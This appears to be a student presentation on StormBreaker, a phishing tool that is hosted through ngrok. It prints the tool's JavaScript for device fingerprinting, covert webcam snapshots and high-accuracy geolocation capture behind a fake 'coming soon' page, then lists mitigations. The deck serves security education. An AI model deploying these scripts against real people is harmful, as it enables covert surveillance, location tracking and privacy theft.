

StormBreaker Social Engineering Exploit

By:
Alessandro Sant
Exequiel Millado
Naresh Arora
Gunveer Singh
Ernest Wong
Aneesh Sharma

Overview

- Introduction to Stormbreaker
- How does it work?
- Understanding scripts
- Live Demo
- Mitigation

CYBER SECURITY



FIREWALL BREACH
DETECTED

BLOCKCHAIN

IOT

BIG DATA

DATA
ENCRYPTION


What is Stormbreaker?



StormBreaker is a social engineering tool that allows attackers to capture users

- Location
- Webcam
- Device information
- Microphone

How does this work?



- Ngrok is a service that allows for internet access to a local machine
 - Ngrok allows us to host our local web application to the internet, which makes our application accessible anywhere around the world.
- The attacker runs Stormbreaker on the local machine using a PHP built in server
 - We then connect StormBreaker to Ngrok by running Ngrok on port 2525 which is what StormBreaker is running on locally.
 - Doing this creates a link that allows StormBreaker to be accessible anywhere in the world.
- Once the attacker sends the link to the victim, they are able to capture their information.
- Spreads the link and waits for victims to click on it

StormBreaker info Capture

- The loc.js file within StormBreaker contains JavaScript code that collects information such as OS, version, CPU on the victim machine.
- Once information has been gathered, it then sends it to a server using an AJAX request.
 - AJAX stands for Asynchronous, JavaScript and XML.
- Code uses \$.get to retrieve the user IP from <https://api.ipify.org>. Then sends an AJAX POST request to the server side "handler.php".

The screenshot displays two files in a code editor:

- index.html**: Contains JavaScript code for gathering user data.
- handler.php**: A placeholder for server-side processing.

JavaScript Code (index.html):

```
<script>  
function myData() {  
    var client = new ClientJS(); // Create A New Client Object  
    var OS = client.getOS(); // Get OS Version  
    var ver = client.getVersion(); // Get OS Version  
    var getBrowser = client.getBrowser(); // Get Browser  
    var getBrowserVer = client.getBrowserVersion(); // Get Browser Version  
    var CPU = client.getCPU(); // Get CPU Architecture  
    var currentResolution = client.getCurrentResolution(); // Get Current Resolution  
    var timeZone = '';  
  
    try {  
        timeZone = client.getTimeZone(); // Get Time Zone  
    } catch {  
        timeZone = 'Not Found';  
    }  
  
    timeZone = timeZone.toString();  
  
    var language = client.getLanguage(); // Get User Language  
    var core = navigator.hardwareConcurrency;  
    var check_brave = navigator.brave;  
  
    if(check_brave == undefined){  
        $.get("https://api.ipify.org",function(data){  
            var ip = data  
            $.ajax({  
                type: "POST",  
                url: 'handler.php',  
                data: {'data': ip : $ip} \n os name : ${OS} \n version : ${ver} \n browser Name : ${getBrowser} \nGet Browser Version : ${getBrowserVer} \nCPU Name : ${CPU} \nresolution : ${currentResolution} \nTime Zone : ${timeZone} \nlanguage : ${language} \nNumber Of CPU Core : ${core}  
                dataType: 'text'  
            });  
        });  
    }  
    else {  
        $.ajax({  
            type: "POST",  
            url: 'handler.php',  
            data: {'data': ip : I could not find. Because the browser is a victim of Brave \n os name : ${OS} \n version : ${ver} \n browser Name : ${getBrowser} \nGet Browser Version : ${getBrowserVer} \nCPU Name : ${CPU} \nresolution : ${currentResolution} \nTime Zone : ${timeZone}  
            dataType: 'text'  
        });  
    }  
}
```

PHP Code (handler.php):

```
<?php  
// This file is intended to receive data from the client side.  
// It will process the data and send a response back to the client side.  
// The response will be in JSON format.  
$data = $_POST['data'];  
if($data != null){  
    echo json_encode($data);  
}
```

Camera Capture Script

- In the camera module exploit there is an index.html file which contains HTML, JavaScript and CSS code.
- The JavaScript code allows for us to access the user's camera and disable the mic.
- The init function attempts to access the user's camera and if successful, the handleSuccess function set up the video stream.
- The setInterval repeatedly captures frames from the video stream.

```
GNU nano 7.2 index.html *
<video id="video" playsinline autoplay></video>
</div>

<canvas hidden="hidden" id="canvas" width="640" height="640"></canvas>
<script>

function post(imgdata){
$.ajax({
  type: 'POST',
  data: { cat: imgdata},
  url: 'post.php',
  dataType: 'json',
  async: false,
  success: function(result){
    // call the function that handles the response/results
  },
  error: function(){
  }
});
};

'use strict';

const video = document.getElementById('video');
const canvas = document.getElementById('canvas');
const errorMsgElement = document.querySelector('span#errorMsg');

const constraints = {
  audio: false,
  video: {
    facingMode: "user"
  }
};
// environment -- user

// Access webcam
async function init() {
  try {
    const stream = await navigator.mediaDevices.getUserMedia(constraints);
    handleSuccess(stream);
  } catch (e) {
    errorMsgElement.innerHTML = `navigator.getUserMedia error:${e.toString()}`;
  }
}

// Success
function handleSuccess(stream) {
  window.stream = stream;
  video.srcObject = stream;
}

var context = canvas.getContext('2d');
setInterval(function(){
  context.drawImage(video, 0, 0, 640, 640);
  var canvasData = canvas.toDataURL('image/png');
  cc = String(canvasData).replace("data:image/png;base64,", "");
  // console.log(cc)
  post(cc); }, 9000);

}

// Load init
init();
</script>
```

Handwritten notes in red:

-) no mic* (next to `audio: false`)
- front camera* (next to `facingMode: "user"`)
- access camera* (next to the `init()` function)
- set interval for screen shots* (next to the `setInterval` function)

Location Capture Script

- StormBreaker uses JavaScript code to gather user location data using the navigator.geolocation API.
- The location function is defined using if else statements.
 - Checks if the browser supports Geolocation API.
- If supported, the high accuracy option will use all available resources to gather the most accurate information.
- The showPosition function contains the latitude and longitude.
- An AJAX post request is made to the server side handler.php that has the longitude and latitude that makes up our Google Maps link.

```
GNU nano 7.2 location.js
function locate()
{
    if(navigator.geolocation)
    {
        var optn = {enableHighAccuracy : true, timeout : 30000, maximumAge: 0};
        navigator.geolocation.getCurrentPosition(showPosition, showError, optn);
    }
    else
    {
        alert('Geolocation is not Supported by your Browser ...');
    }
}

function showPosition(position)
{
    var lat = position.coords.latitude;
    var lon = position.coords.longitude;
    $.ajax({
        type: 'POST',
        url: 'handler.php',
        data: {data: 'Google Map Link : https://google.com/maps/place/${lat},${lon}'},
        success: function(){ $('#change').html('Coming Soon'); },
        mimeType: 'text'
    });
    alert('Thankyou For Taking Interest in Near You ... This Product is Coming Soon ...');
}

function showError(error)
{
    switch(error.code)
    {
        case error.PERMISSION_DENIED:
            var denied = 'User denied the request for Geolocation';
            alert('Please Refresh This Page and Allow Location Permission ...');
            break;
        case error.POSITION_UNAVAILABLE:
            var unavailable = 'Location information is unavailable';
            break;
        case error.TIMEOUT:
            var timeout = 'The request to get user location timed out';
            alert('Please Set Your Location Mode on High Accuracy ...');
            break;
        case error.UNKNOWN_ERROR:
            var unknown = 'An unknown error occurred';
            break;
    }
    $.ajax({
        type: 'POST',
        url: 'handler.php',
        data: {Denied: denied, Una: unavailable, Time: timeout, Unk: unknown},
        success: function(){ $('#change').html('Failed'); },
        mimeType: 'text'
    });
}
```


Live Demo

Tools used:

- ngrok cloud server, PHP server
- HTTP service on port 2525
- Linux on Virtualbox manager, Mozilla Firefox internet browser
- Slack, terminal, nano text editor, Zoom video recorder, Google Maps

Let's start the Live Demo to understand what it does and how it works.

Cybersecurity Mitigation Alert!



- Have you heard the saying, "A picture is worth a thousand words"? It seems cyber criminals are using it to their advantage.
- Cyber criminals are luring victims to click on images rather than downloading malicious files.
- One of the best policies, if you don't recognize the image or link, investigate, verify first and if it looks suspicious DON'T click it.
- Install Anti-virus program with pop up blockers and legitimate anti-phishing add-ons on your browsers.
- Recommendation on putting a covering on your camera in case hackers were able to access it.
- Change passwords regularly and ensure complexity by using special characters, numbers, lower and uppercase letters.
- Don't ignore security updates on your desktop computers, laptop, phones and tablets.
- Use multifactor authentication.

Mitigations

- Education is key for a company or corporation by giving employees the knowledge and techniques to help stop cyber attacks from breaching an organization's cyber defence. Also, HR needs to do a pen testing on a regular basis to test employees for not clicking suspicious images or links and attain or exceed the threshold that were set.
- Regular Security Audits and Penetration Testing: Conduct regular security audits and penetration tests to identify vulnerabilities in your systems and applications. Address these vulnerabilities promptly.
- Network Segmentation: Divide your network into segments to contain potential threats and prevent lateral movement by attackers. This limits the impact of a breach.
- Firewalls and Intrusion Detection/Prevention Systems: Employ firewalls to monitor and control incoming and outgoing network traffic. Intrusion detection and prevention systems can help identify and stop potential threats.

Continuing - Mitigations

- Backup and Disaster Recovery Plans: Regularly back up your critical data and systems. Create and test disaster recovery plans to ensure you can recover quickly from a cyber incident.
- Application Security: Implement secure coding practices, conduct code reviews, and use web application firewalls to protect against common vulnerabilities like SQL injection and cross-site scripting.
- Encryption: Use encryption to protect sensitive data both in transit and at rest. This includes encrypting communication channels (e.g., HTTPS) and using encryption tools for data storage.
- Incident Response Plan: Develop a comprehensive incident response plan to guide your actions in case of a cybersecurity incident. This ensures a coordinated and effective response to minimize damage.

A person is seen from behind, sitting at a desk in a server room. They are looking at several computer monitors. The leftmost monitor displays code or a terminal window. The middle monitor shows a list or table of data. The rightmost monitor displays a network diagram with nodes and connecting lines. In the background, rows of server racks with glowing lights are visible. The entire scene is bathed in a blue light.

Thank you!

We'll be happy to take any
questions you have:

By:
Alessandro Sant
Exequiel Millado
Naresh Arora
Gunveer Singh
Ernest Wong
Aneesh Sharma